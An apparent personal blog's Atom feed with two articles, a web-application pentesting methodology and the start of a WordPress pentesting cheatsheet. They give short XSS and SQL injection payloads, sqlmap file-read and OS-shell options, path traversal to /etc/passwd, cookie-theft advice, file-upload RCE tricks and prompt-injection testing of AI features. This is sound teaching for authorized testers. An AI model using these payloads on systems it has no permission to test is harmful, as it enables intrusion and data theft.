<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://karrab7.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://karrab7.com/" rel="alternate" type="text/html" /><updated>2026-05-08T11:51:04+01:00</updated><id>https://karrab7.com/feed.xml</id><title type="html">Karrab</title><subtitle>Welcome to my collection of writeups and hacking guides. I break down vulnerabilities and share practical techniques for offensive security.</subtitle><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><entry><title type="html">Pentest Methodology in 2026 - Web Apps</title><link href="https://karrab7.com/articles/Pentest-Methodology-in-2026-Web-Apps" rel="alternate" type="text/html" title="Pentest Methodology in 2026 - Web Apps" /><published>2025-12-29T09:45:10+01:00</published><updated>2025-12-29T09:45:10+01:00</updated><id>https://karrab7.com/articles/Pentest-Methodology-in-2026-Web-Apps</id><content type="html" xml:base="https://karrab7.com/articles/Pentest-Methodology-in-2026-Web-Apps"><![CDATA[<p><img src="/assets/images/2025-12-29/Pentest-Methodology-2026.png" alt="Pentest Methodology in 2026 - Web Apps" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -50px; height: 150px; border-radius: 10px;" />
A modern 2026 web application penetration testing methodology covering enumeration, authentication, server-side injection, access controls, API security, cloud-native infrastructure, and AI system vulnerabilities. It serves as a structured framework to efficiently identify vulnerabilities, but should be adapted and expanded based on the specific technology stack and unique logic of each application.</p>

<p>This methodology follows a breadth‑first approach to identify common and high‑impact issues early. It’s not exhaustive, but it’s a living document based on personal experience and peer insights gathered within the security community.</p>

<hr />

<h2 id="hacking-mindset"><strong>Hacking Mindset</strong></h2>
<ul>
  <li>Click every button; don’t leave a stone unturned.</li>
  <li>Run vulnerability scanners like <strong>Burp Suite Pro scanner</strong>, <strong>Acunetix</strong>, <strong>Nuclei</strong>, or the new AI ones. (Keep in mind that especially on legacy or poorly designed applications they may create massive test data, modify state, or break functionality.)</li>
  <li>Continuously inspect web requests and responses.</li>
  <li>When you can’t find anything, run even more enumeration. I personally believe there is always something, it’s just a matter of time till you find it.</li>
  <li>Automate and build your own tools and wordlists.</li>
</ul>

<h2 id="logging-setup"><strong>Logging Setup</strong></h2>
<p>To keep things simple, use this script from @sechurity. It preserves colors and formatting.</p>

<p>logt.sh</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
<span class="c"># Helper script by @sechurity</span>
<span class="c"># Create a log directory, a log file and start logging</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-z</span> <span class="s2">"</span><span class="k">${</span><span class="nv">UNDER_SCRIPT</span><span class="k">}</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
    </span><span class="nv">logdir</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">HOME</span><span class="k">}</span><span class="s2">/logs"</span>
    <span class="nv">logfile</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">logdir</span><span class="k">}</span><span class="s2">/</span><span class="si">$(</span><span class="nb">date</span> +%F.%H-%M-%S<span class="si">)</span><span class="s2">.</span><span class="nv">$$</span><span class="s2">.log"</span>

    <span class="nb">mkdir</span> <span class="nt">-p</span> <span class="s2">"</span><span class="k">${</span><span class="nv">logdir</span><span class="k">}</span><span class="s2">"</span>
    <span class="nb">export </span><span class="nv">UNDER_SCRIPT</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">logfile</span><span class="k">}</span><span class="s2">"</span>

    <span class="nb">echo</span> <span class="s2">"The terminal output is saving to </span><span class="k">${</span><span class="nv">logfile</span><span class="k">}</span><span class="s2">"</span>
    script <span class="nt">-f</span> <span class="nt">-q</span> <span class="s2">"</span><span class="k">${</span><span class="nv">logfile</span><span class="k">}</span><span class="s2">"</span>
    <span class="nb">exit
</span><span class="k">fi</span>
</code></pre></div></div>

<p>Make logt.sh accessible system-wide as <em>logt</em>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>chmod +x logt.sh
sudo cp logt.sh /usr/local/bin/logt
</code></pre></div></div>

<h2 id="enumeration"><strong>Enumeration</strong></h2>

<p>Enumeration is the foundation.</p>
<ul>
  <li>Identify the application tech stack, and framework.</li>
  <li>Enumerate directories and files using wordlists adapted to the technology.</li>
  <li>Identify all input points, parameters, cookies…</li>
  <li>Enumerate HTTP methods (GET, POST, PUT).</li>
  <li>Enumerate user roles and feature differences between accounts.</li>
  <li>Repeat enumeration after authentication and with higher privileges.</li>
</ul>

<h2 id="client-side-vulnerabilities"><strong>Client-Side Vulnerabilities</strong></h2>

<h3 id="cross-site-scripting-xss">Cross-Site Scripting (XSS):</h3>
<ul>
  <li>Test GET parameters (?q=…), path segments (<code class="language-plaintext highlighter-rouge">/search/&lt;something&gt;</code>), and POST bodies, especially when values are reflected.</li>
  <li>Try polyglot payloads (e.g. <code class="language-plaintext highlighter-rouge">'"&gt;&lt;img src=x&gt;${{7*2}}</code>), if there is an error or unusual rendering, investigate.</li>
  <li>Test for HTML injection (e.g. <code class="language-plaintext highlighter-rouge">&lt;u&gt;test&lt;/u&gt;</code>). If it renders with an underline, HTML injection is confirmed.</li>
  <li>Try common XSS payloads such as <code class="language-plaintext highlighter-rouge">&lt;img src=1 onerror=alert(7)&gt;</code>. Note that a WAF may block some payloads; check the browser console for errors.</li>
  <li>Check if the session cookie is <code class="language-plaintext highlighter-rouge">httpOnly</code>, if it’s not, you can exfiltrate it using JavaScript =&gt; easy high impact.</li>
  <li>Rich text editors often use insecure functions like dangerouslySetInnerHTML and are frequently unsanitized. Finding one is a must-test for XSS.</li>
</ul>

<p>Look for these insecure functions/tags (if left unsanitized):</p>
<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">innerHTML</span>
<span class="nx">dangerouslySetInnerHTML</span>
<span class="nx">v</span><span class="o">-</span><span class="nx">html</span>
<span class="nb">document</span><span class="p">.</span><span class="nx">write</span><span class="p">()</span> <span class="o">/</span> <span class="nb">document</span><span class="p">.</span><span class="nx">writeln</span><span class="p">()</span>
<span class="nx">outerHTML</span>
<span class="nx">srcdoc</span> <span class="k">in</span> <span class="o">&lt;</span><span class="nx">iframe</span><span class="o">&gt;</span>
<span class="nb">eval</span><span class="p">()</span> <span class="o">/</span> <span class="k">new</span> <span class="nb">Function</span><span class="p">()</span> <span class="o">/</span> <span class="nx">setTimeout</span><span class="p">(</span><span class="dl">"</span><span class="s2">...</span><span class="dl">"</span><span class="p">)</span> <span class="o">/</span> <span class="nx">setInterval</span><span class="p">(</span><span class="dl">"</span><span class="s2">...</span><span class="dl">"</span><span class="p">)</span>
<span class="nx">echo</span>
</code></pre></div></div>

<h3 id="cross-site-request-forgery-csrf">Cross-Site Request Forgery (CSRF)</h3>

<ul>
  <li><code class="language-plaintext highlighter-rouge">SameSite=Lax</code> on cookies is generally enough to protect POST requests from cross-site attacks in modern browsers.</li>
  <li>Discovering XSS enables CSRF and can bypass traditional CSRF protections (including tokens) for that domain. Note that subdomains are considered same-site, so <code class="language-plaintext highlighter-rouge">SameSite=Lax</code> may not block requests from subdomains. Thus, XSS on a subdomain can often lead to CSRF on the main domain if protections are bypassed.</li>
  <li>Look for sensitive GET requests that perform state changes (for example, <code class="language-plaintext highlighter-rouge">GET /deleteItem?id=1</code>) as they are often missing CSRF protection.</li>
  <li>Attempt to bypass  <code class="language-plaintext highlighter-rouge">SameSite=Lax</code> by overriding the method, for example by sending a GET request with <code class="language-plaintext highlighter-rouge">_method=POST</code>.</li>
  <li>Look into Client Side Path Traversal (CSPT) and start checking for it.</li>
</ul>

<h2 id="server-side-injection"><strong>Server-Side Injection</strong></h2>
<h3 id="sql-injection-sqli">SQL Injection (SQLi)</h3>
<p>Especially if the website looks legacy, custom, or not built with a well-known framework like Laravel, or Next.js…), you should look for SQLi.</p>
<ul>
  <li>Try injecting a <code class="language-plaintext highlighter-rouge">'</code> , <code class="language-plaintext highlighter-rouge">1' or 1=1-- -</code>, or a polyglot like <code class="language-plaintext highlighter-rouge">&amp;1/*'/*"/**/||1#\</code>, if there is an error or weird behavior, you need to investigate.</li>

  <li>To confirm blind SQLi, send payloads such as <code class="language-plaintext highlighter-rouge">word' and 1=1-- -</code> and <code class="language-plaintext highlighter-rouge">word' and 1=2-- -</code> and compare responses. Ensure <code class="language-plaintext highlighter-rouge">word</code> is an existing item so the baseline response returns data.</li>
  <li>Plug your payload into sqlmap and keep changing <code class="language-plaintext highlighter-rouge">--risk</code> and <code class="language-plaintext highlighter-rouge">--level</code> values, an easy way is to create a file, let’s call it <code class="language-plaintext highlighter-rouge">req</code>, intercept a normal request in burp then copy it to the file, then put a <code class="language-plaintext highlighter-rouge">*</code> in the targeted parameter. synax: <code class="language-plaintext highlighter-rouge">sqlmap -r req</code>.</li>
  <li>If you gain DB access, try dumping the users table (If you’re allowed to), check if you can crack hashes and get administrator access.</li>
  <li>You can also leverage SQLi to read/write files or even get RCE under certain conditions, with sqlmap use <code class="language-plaintext highlighter-rouge">--file-read=</code>, <code class="language-plaintext highlighter-rouge">--file-write=</code>, <code class="language-plaintext highlighter-rouge">--os-cmd=</code>, and <code class="language-plaintext highlighter-rouge">--os-shell</code>.</li>
</ul>

<h3 id="nosql-injection">NoSQL Injection</h3>
<p>When you see Node.js or other NoSQL stacks, test for NoSQLi. Useful wordlist:
<a href="https://github.com/cr0hn/nosqlinjection_wordlists" target="_blank" rel="noopener noreferrer">https://github.com/cr0hn/nosqlinjection_wordlists</a></p>

<h3 id="ssti">SSTI</h3>
<ul>
  <li>Throw in a polyglot like <code class="language-plaintext highlighter-rouge">${{&lt;%[%'"/#{@}}%\.</code> and check for errors</li>
  <li>Narrow down the templating engine using available cheat sheets, e.g. template-injection tables.</li>
</ul>

<h2 id="authentication--session-management"><strong>Authentication &amp; Session Management</strong></h2>

<ul>
  <li>Username/Email Enumeration
    <ul>
      <li>Observe messages for valid vs invalid usernames (On login, password change, etc.)</li>
      <li>Response time analysis can also reveal valid usernames. (Order by <code class="language-plaintext highlighter-rouge">Response received</code> in BurpSuite )</li>
    </ul>
  </li>
  <li>Password Policy
    <ul>
      <li>Test password policy enforcement during registration and password changes.</li>
    </ul>
  </li>
  <li>Multi-Factor Authentication (MFA) Bypass
    <ul>
      <li>OTP Brute Force (Especially if it’s just digits )</li>
      <li>Search for leaked MFA metadata or keys</li>
    </ul>
  </li>
  <li>Session &amp; JWT management
    <ul>
      <li>Test session cookie reuse across subdomains.</li>
      <li>Secure &amp; HttpOnly Flags</li>
      <li>Session expiry (Shouldn’t be too long)</li>
      <li>Try to crack JWT secrets</li>
      <li>Algorithm Confusion for JWTs</li>
    </ul>
  </li>
</ul>

<h2 id="modern-authentication-oauth--oidc"><strong>Modern Authentication (OAuth / OIDC)</strong></h2>

<p>Look into <a href="https://portswigger.net/web-security/oauth" target="_blank" rel="noopener noreferrer">https://portswigger.net/web-security/oauth</a> for more details.</p>
<ul>
  <li>If a site offers a “log in with” option that uses an account from another website, it’s a clear sign that OAuth is in use.</li>
  <li>Identify the OAuth flow (grant type) that’s in use (authorization code, implicit, PKCE).</li>
  <li>Test for vulnerable CSRF protection (<code class="language-plaintext highlighter-rouge">state</code> parameter)</li>
  <li>Check <code class="language-plaintext highlighter-rouge">redirect_uri</code> validation and open redirect chaining.</li>
  <li>Test token reuse, token leakage (URL fragments, logs, referer headers).</li>
  <li>Verify proper scope enforcement and claim validation.</li>
  <li>Test account linking and SSO login flows for account takeover scenarios.</li>
</ul>

<h2 id="access-control--business-logic"><strong>Access Control &amp; Business Logic</strong></h2>

<h3 id="bac-broken-access-controls">BAC (Broken Access Controls):</h3>
<ul>
  <li>Use Burp extensions like <em>Auth Analyzer</em> if you can access multiple roles. If not, compare authenticated vs unauthenticated behavior.</li>
  <li>Check for IDORs. Example: if you find <code class="language-plaintext highlighter-rouge">/receipt?id=1</code>, try <code class="language-plaintext highlighter-rouge">id=2</code>.</li>
  <li>Test change-password functionality: can you change another user’s password?</li>
  <li>Test for mass assignment vulnerabilities (e.g. add <code class="language-plaintext highlighter-rouge">"role":admin</code> on registration)</li>
</ul>

<h3 id="business-logic">Business Logic</h3>
<p>Be creative: price manipulation, negative quantities, fractional/rounding errors, race conditions, and abuse of workflow logic are all fruitful areas.</p>

<h2 id="file-handling--infrastructure"><strong>File Handling &amp; Infrastructure</strong></h2>
<h3 id="file-upload">File upload</h3>
<ul>
  <li>Upload an accepted file (for example, test.png) and send the request to Repeater.</li>
  <li>Change the file extension to something random, like <code class="language-plaintext highlighter-rouge">test.ciozjf</code>, and upload it. This helps avoid issues where the server expects the file content to match a specific format. If the upload succeeds, the application is likely relying on an extension <strong>blacklist</strong> or none at all. If the upload is rejected, it’s probably using an extension <strong>whitelist</strong>.</li>
  <li>Blacklists are usually easier to bypass than whitelists, there are plenty of articles on the internet explaining how to do it. For a whitelist, here is what could be vulnerable:
    <ul>
      <li>.php,  .phtml, .phar =&gt; possible RCE on php apps</li>
      <li>.asp, .aspx =&gt; possible RCE on .NET apps</li>
      <li>.svg, .html, .htm =&gt; XSS</li>
      <li>.jsp =&gt; potential RCE on Java applications, depending on server behavior</li>
      <li>.shtml =&gt; Server Side Injection (SSI), depends on the setup</li>
    </ul>
  </li>
  <li>Try injecting XSS into filenames, like <code class="language-plaintext highlighter-rouge">test.png&lt;img src=1 onerror=alert(7)&gt;</code></li>
</ul>

<h3 id="lfi">LFI</h3>
<ul>
  <li>Look for file-related parameters such as <code class="language-plaintext highlighter-rouge">file=</code>, <code class="language-plaintext highlighter-rouge">page=</code>, <code class="language-plaintext highlighter-rouge">template=</code>, <code class="language-plaintext highlighter-rouge">include=</code>, <code class="language-plaintext highlighter-rouge">view=</code>, <code class="language-plaintext highlighter-rouge">language</code>…</li>
  <li>Test basic traversal (<code class="language-plaintext highlighter-rouge">../</code>) and encoded or double traversal variants.</li>
  <li>Try common sensitive files (<code class="language-plaintext highlighter-rouge">/etc/passwd</code>, application configs, environment files).</li>
  <li>If LFI is confirmed, test for log poisoning, session file inclusion, or uploaded file inclusion to escalate to RCE.</li>
  <li>FUZZ, use <a href="https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux" target="_blank" rel="noopener noreferrer">Linux wordlist</a> or  <a href="https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows" target="_blank" rel="noopener noreferrer">Windows wordlist</a> (Not in seclists) and also the <a href="https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt" target="_blank" rel="noopener noreferrer">LFI-Jhaddix.txt</a> wordlist.
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> wordlist <span class="nt">-u</span> <span class="s1">'http://target.com/index.php?file=../../../../FUZZ'</span>
</code></pre></div>    </div>
  </li>
</ul>

<h3 id="ssrf">SSRF</h3>
<ul>
  <li>Look for parameters that accept URLs, IPs, or hostnames (<code class="language-plaintext highlighter-rouge">url=</code>, <code class="language-plaintext highlighter-rouge">redirect=</code>, <code class="language-plaintext highlighter-rouge">callback=</code>, <code class="language-plaintext highlighter-rouge">webhook=</code>).</li>
  <li>Attempt to access internal endpoints</li>
  <li>Look for chaining opportunities (open redirect, file upload, deserialization, auth bypass).</li>
</ul>

<h3 id="information-disclosure">Information Disclosure</h3>
<ul>
  <li>Check responses often to see if they return more information than they should.</li>
  <li>look for Backup, config, and code files (.bak, .old, .sql, .env, .swp, .git..), It’s better to prepare your custom wordlist/automation for this.</li>
  <li>Analyze error messages for leaked data.</li>
  <li>Check for directory listings especially on php and legacy apps, if there is one, there is probably more.</li>
  <li>Check whether sensitive user-uploaded files are stored directly on the webserver and publicly accessible.</li>
</ul>

<h2 id="api-security"><strong>API Security</strong></h2>
<ul>
  <li>Enumeration is key here, enumerate endpoints, parameters, and methods.</li>
  <li>Mass Assignment</li>
  <li>Test Rate Limiting</li>
  <li>SMS Flooding</li>
  <li>GraphQL-specific Introspection queries (if enabled), Batching attacks (to bypass rate limits)</li>
</ul>
<p></p>
<p>I may publish an article on API Security soon, keep an eye on the website :)</p>

<h2 id="web-cache-vulnerabilities-deception--poisoning"><strong>Web Cache Vulnerabilities (Deception / Poisoning)</strong></h2>

<p>Cache <strong>deception</strong> → sensitive content cached when it should not be.  <br />
Cache <strong>poisoning</strong> → attacker-controlled input stored and served to others.</p>

<ul>
  <li>Identify caching layers (CDN, reverse proxy, application cache).</li>
  <li>Test cache key handling (headers, cookies, query parameters).</li>
  <li>Check for cache poisoning via unkeyed inputs.</li>
  <li>Test for sensitive content cached and served cross-user.</li>
  <li>Look for discrepancies between cached and origin responses.</li>
  <li>Combine with XSS, redirect, or auth issues for higher impact.</li>
</ul>

<h2 id="ai--ml-system-vulnerabilities"><strong>AI / ML System Vulnerabilities</strong></h2>
<p>Mostly reliant on prompt injection.</p>
<ul>
  <li>Identify where AI is used (chatbots, recommendation engines, moderation, search, scoring).</li>
  <li>Test for prompt injection both direct (like a user prompt) and indirect via stored content or external/training data).</li>
  <li>Try to understand what the LLM has access to (data, privileges…)</li>
  <li>Check for secrets or training data leakage through prompts.</li>
  <li>Test output handling: does AI output flow into HTML, SQL, logs, or system commands?</li>
  <li>Check authorization boundaries: can low-privilege users influence high-privilege AI actions?</li>
</ul>

<h2 id="cloud-native--infrastructure-context"><strong>Cloud-Native &amp; Infrastructure Context</strong></h2>

<ul>
  <li>Identify cloud provider and services in use (AWS, Azure, GCP; storage, compute, IAM, serverless).</li>
  <li>Enumerate exposed cloud assets (object storage, metadata services, admin panels, APIs).</li>
  <li>Check for public or improperly scoped storage buckets and blobs (especially S3 buckets).</li>
  <li>Test IAM misconfigurations (over‑permissive roles, privilege escalation paths).</li>
  <li>Review secrets handling (hardcoded keys, env vars, CI/CD leaks).</li>
</ul>

<h2 id="framework-specific-hints"><strong>Framework Specific Hints</strong></h2>
<h3 id="wordpress">WordPress</h3>
<p>Check my <a href="https://karrab7.com/articles/WordPress-Pentesting-Cheatsheet" target="_blank" rel="noopener noreferrer">WordPress Pentesting Guide</a></p>

<h3 id="nextjs--react--angular">Next.js / React / Angular</h3>
<ul>
  <li>
    <p>Inspect browser sources for <code class="language-plaintext highlighter-rouge">/api</code>, <code class="language-plaintext highlighter-rouge">/server</code>, <code class="language-plaintext highlighter-rouge">/backend</code>… endpoints and test for broken access control.
Example: (I own this website, please don’t hack me)
<img src="/assets/images/2025-12-29/Pasted%20image%2020251204202525.png" alt="Browser inspect sources to get api endpoints" class="center-img" /></p>
  </li>
  <li>You can also use <a href="https://github.com/GerbenJavado/LinkFinder" target="_blank" rel="noopener noreferrer">LinkFinder</a></li>
  <li>Test for Prototype pollution</li>
</ul>

<h3 id="java--spring-boot">Java / Spring Boot</h3>
<ul>
  <li>Test Actuator endpoints (<code class="language-plaintext highlighter-rouge">/actuator</code>, <code class="language-plaintext highlighter-rouge">/beans</code>, <code class="language-plaintext highlighter-rouge">/mappings</code>).</li>
  <li>Directory wordlist for Spring Boot: <a href="https://github.com/emadshanab/DIR-WORDLISTS/blob/main/spring-boot.txt" target="_blank" rel="noopener noreferrer">spring-boot.txt</a></li>
</ul>

<h3 id="laravel-php">Laravel (PHP)</h3>
<ul>
  <li>Check for exposed <code class="language-plaintext highlighter-rouge">.env</code> files and leaked <code class="language-plaintext highlighter-rouge">APP_KEY</code>.</li>
  <li>Test for debug mode (<code class="language-plaintext highlighter-rouge">APP_DEBUG=true</code>) and stack traces.</li>
</ul>

<h3 id="flask-python">Flask (Python)</h3>
<ul>
  <li>Check for debug mode and Werkzeug console exposure.</li>
  <li>Test for SSTI in Jinja2 templates.</li>
</ul>

<h2 id="new-note-worthy-cves"><strong>New Note-worthy CVEs</strong></h2>
<ul>
  <li><strong>React2Shell</strong> (CVE-2025-55182): affects <strong>React</strong> 19</li>
  <li><strong>MongoBleed</strong> (CVE-2025-14847): affects all <strong>MongoDB</strong> versions from 2017 to late 2025</li>
  <li><strong>Next.js Middleware Auth Bypass</strong> (CVE-2025-29927): Starting in <strong>Next.js</strong> version 1.11.4 and prior to versions 12.3.5, 13.5.9, 14.2.25, and 15.2.3</li>
  <li><strong>Privilege escalation to root via sudo</strong> (<a href="https://github.com/MohamedKarrab/CVE-2025-32463" target="_blank" rel="noopener noreferrer">CVE-2025-32463</a>): Affects unpatched <strong>sudo</strong> 1.9.14, 1.9.15, 1.9.16, 1.9.17.</li>
</ul>

<h2 id="conclusion"><strong>Conclusion</strong></h2>
<p>This methodology outlines a breadth-first approach to web application penetration testing. It serves as a structured framework to efficiently identify vulnerabilities, but should be adapted and expanded based on the specific technology stack and unique logic of each application.</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="articles" /><summary type="html"><![CDATA[A new 2026 web application pentesting methodology covering enumeration, authentication, injection, API security, cloud, and AI vulnerabilities.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-12-29/Pentest-Methodology-2026.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-12-29/Pentest-Methodology-2026.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">WordPress Pentesting Cheatsheet</title><link href="https://karrab7.com/articles/WordPress-Pentesting-Cheatsheet" rel="alternate" type="text/html" title="WordPress Pentesting Cheatsheet" /><published>2025-09-30T08:47:41+01:00</published><updated>2025-09-30T08:47:41+01:00</updated><id>https://karrab7.com/articles/WordPress-Pentesting-Cheatsheet</id><content type="html" xml:base="https://karrab7.com/articles/WordPress-Pentesting-Cheatsheet"><![CDATA[<p><img src="/assets/images/2025-09-29/WordPress-Pentesting-Cheatsheet-Guide.png" alt="WordPress Pentesting Cheatsheet Guide" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -50px; height: 150px; border-radius: 10px;" />
A comprehensive WordPress pentesting guide explaining core components and high‑value endpoints, showing REST API and XMLRPC enumeration techniques, and demonstrating common attack vectors such as user enumeration, directory listing discovery, theme editing for RCE, and more.</p>

<p>I have compiled a wordlist of relevant WordPress endpoints at <a href="https://github.com/MohamedKarrab/wordpress-enumeration-wordlist" target="_blank" rel="noopener noreferrer">WordPress Enumeration Wordlist</a>, it should be helpful for enumeration!</p>

<hr />

<h2 id="general-information"><strong>General Information</strong></h2>
<p>WordPress is a free and open-source Content Management System (CMS) built on a PHP and MySQL (or MariaDB) backend. It powers over 40% of all websites on the internet (as of 2025).</p>

<h3 id="core-components">Core Components</h3>

<ul>
  <li>filesystem
    <ul>
      <li><code class="language-plaintext highlighter-rouge">wp-content</code> (themes, plugins, uploads)</li>
      <li><code class="language-plaintext highlighter-rouge">wp-includes</code> (core libraries)</li>
      <li><code class="language-plaintext highlighter-rouge">wp-admin</code> (admin UI)</li>
    </ul>
  </li>
</ul>
<p></p>
<ul>
  <li>example files
    <ul>
      <li><code class="language-plaintext highlighter-rouge">wp-config.php</code> (database credentials, salts, debug settings)</li>
      <li><code class="language-plaintext highlighter-rouge">.htaccess</code> / <code class="language-plaintext highlighter-rouge">web.config</code> (rewrite and access rules)</li>
      <li><code class="language-plaintext highlighter-rouge">readme.html</code>, <code class="language-plaintext highlighter-rouge">license.txt</code> (version leakage)</li>
    </ul>
  </li>
</ul>
<p></p>
<ul>
  <li>uploads
    <ul>
      <li><code class="language-plaintext highlighter-rouge">wp-content/uploads</code> — common location for media and accidental sensitive files</li>
    </ul>
  </li>
</ul>
<p></p>
<ul>
  <li>remote interfaces &amp; auth endpoints
    <ul>
      <li><code class="language-plaintext highlighter-rouge">xmlrpc.php</code> — legacy XML-RPC API; can enable pingback abuse and brute-force vectors</li>
      <li>login endpoints: <code class="language-plaintext highlighter-rouge">wp-login.php</code>, <code class="language-plaintext highlighter-rouge">wp-admin/</code>, <code class="language-plaintext highlighter-rouge">wp-signup.php</code> (multisite).</li>
    </ul>
  </li>
</ul>

<h3 id="user-roles">User Roles</h3>

<p><strong>Super Admin:</strong> (Multisite only) Full control over the entire network of sites.</p>

<p><strong>Administrator:</strong> Full control over a single site. Can install plugins/themes, edit code, and manage users.</p>

<p><strong>Editor:</strong> Can manage and publish all content (posts, pages) on the site, including other users’ content.</p>

<p><strong>Author:</strong> Can write, publish, and manage only their own posts.</p>

<p><strong>Contributor:</strong> Can write and edit their own posts, but cannot publish.</p>

<p><strong>Subscriber:</strong> Can manage their profile, browse content and leave comments.</p>

<h2 id="enumeration"><strong>Enumeration</strong></h2>

<h3 id="wordpress-version">WordPress version</h3>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://example.com/wp-links-opml.php
</code></pre></div></div>

<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250927221136.png" alt="WordPress version through wp-links-opml.php file" class="center-img" /></p>

<p>Or</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl -s https://example.com | grep WordPress
&lt;meta name="generator" content="WordPress 6.0.10" /&gt;
</code></pre></div></div>

<p>There are many other ways to determine WordPress version.</p>

<h3 id="juicy-endpoints">Juicy Endpoints</h3>
<p>I have compiled a wordlist of relevant WordPress endpoints at <a href="https://github.com/MohamedKarrab/wordpress-enumeration-wordlist" target="_blank" rel="noopener noreferrer">WordPress Enumeration Wordlist</a>, it should be helpful for enumeration</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dirsearch -u https://example.com -w wp-karrab.txt
</code></pre></div></div>
<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250927220000.png" alt="dirsearch WordPress Enumeration Wordlist" class="center-img" /></p>

<p>Relevant endpoints to check for include:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/robots.txt
/xmlrpc.php
/wp-admin/
/wp-login.php
/wp-content/uploads
/wp-includes/
/sitemap.xml
/wp-sitemap.xml
/feed
/feed/atom/
/wp-json/wp/v2/
/wp-json/wp/v2/users
/wp-json/wp/v2/media
/wp-config.php.bak
</code></pre></div></div>

<p>Accessing the <code class="language-plaintext highlighter-rouge">wp-json/wp/v2/</code> endpoint of a WordPress site’s REST API can reveal various types of information depending on how the site is configured/used.</p>

<ul>
  <li><strong>Posts</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/posts</code> provides a list of published posts. Each post usually includes the title, content, excerpt, author ID, and publication date.</li>
    </ul>
  </li>
  <li><strong>Pages</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/pages</code> reveals the site’s published pages with similar details as posts.</li>
    </ul>
  </li>
  <li><strong>Users</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/users</code> can expose usernames and IDs of registered users.</li>
    </ul>
  </li>
  <li><strong>Media</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/media</code> shows media files like images and videos, including URLs, titles, and associated metadata.</li>
    </ul>
  </li>
  <li><strong>Categories</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/categories</code> lists all post categories with their IDs, names, and descriptions.</li>
    </ul>
  </li>
  <li><strong>Tags</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/tags</code> provides information on tags used in posts.</li>
    </ul>
  </li>
  <li><strong>Comments</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/comments</code> can display comments, including author details and the comment content.</li>
    </ul>
  </li>
  <li><strong>Custom Post Types</strong>:
    <ul>
      <li>If the site uses custom post types, these can also be accessed if they are publicly available through the API.</li>
    </ul>
  </li>
  <li><strong>Taxonomies</strong>:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/taxonomies</code> gives information about custom taxonomies (e.g., custom categories or tags).</li>
    </ul>
  </li>
</ul>

<blockquote>
  <p>I once found sensitive files by <code class="language-plaintext highlighter-rouge">CTRL+F</code> searching for <code class="language-plaintext highlighter-rouge">.pdf</code> in <code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/media</code></p>
</blockquote>

<h3 id="directory-listings">Directory Listings</h3>
<p>Check at <code class="language-plaintext highlighter-rouge">/wp-content/uploads</code>, <code class="language-plaintext highlighter-rouge">/wp-includes</code>, and other endpoints (depending on your enumeration).</p>

<p>If you find a directory listing in one location, it’s likely present in others too, keep searching for more.
<img src="/assets/images/2025-09-29/Pasted%20image%2020250927231437.png" alt="WordPress directory listing" class="center-img" /></p>

<p>A really cool way to find directory listings is Google dorking with the following dork:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>intitle:Index of site:*.example.com OR site:example.com
</code></pre></div></div>
